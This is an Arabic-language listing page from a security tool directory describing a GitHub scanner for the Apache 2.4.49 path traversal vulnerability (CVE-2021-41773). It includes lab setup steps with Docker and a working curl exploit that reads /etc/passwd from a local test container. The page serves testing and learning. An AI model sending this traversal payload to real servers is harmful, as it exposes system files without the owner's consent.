
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

··الخلاصات·اتصال·الخصوصية·© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
أدوات/GitHubGitHub/vida003/scanner-cve-2021-41773
ماسحات الثغرات الأمنيةماسحات الثغرات الأمنية للويبالاستغلالأمن الويباختبار الاختراق
GitHubvida003/scanner-cve-2021-41773

Scanner-CVE-2021-41773

ماسح تلقائي لأباتشي Apache 2.4.49

عرض المستودع
18منذ 4 سنواتلم تتم المراجعة بعد

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →
مشاركة

Scanner-CVE-2021-41773

ماسح تلقائي لأباتشي 2.4.49


• تشغيل: go run main.go  أو  go build main.go && ./main
• يمكنك تخصيص الحمولة الخاصة بك
• يتم حفظ المضيفين المعرضين للخطر

image

أنشئ مختبرك:
1. سحب الصورة: sudo docker pull blueteamsteve/cve-2021-41773:no-cgid
2. تشغيل الصورة: sudo docker run -dit -p 8080:80 blueteamsteve/cve-2021-41773:no-cgid
3. الاستغلال: curl -v "http://localhost:8080/cgi-bin/.%2e/.%2e/.%2e/.%2e/etc/passwd"
تنزيل الأداة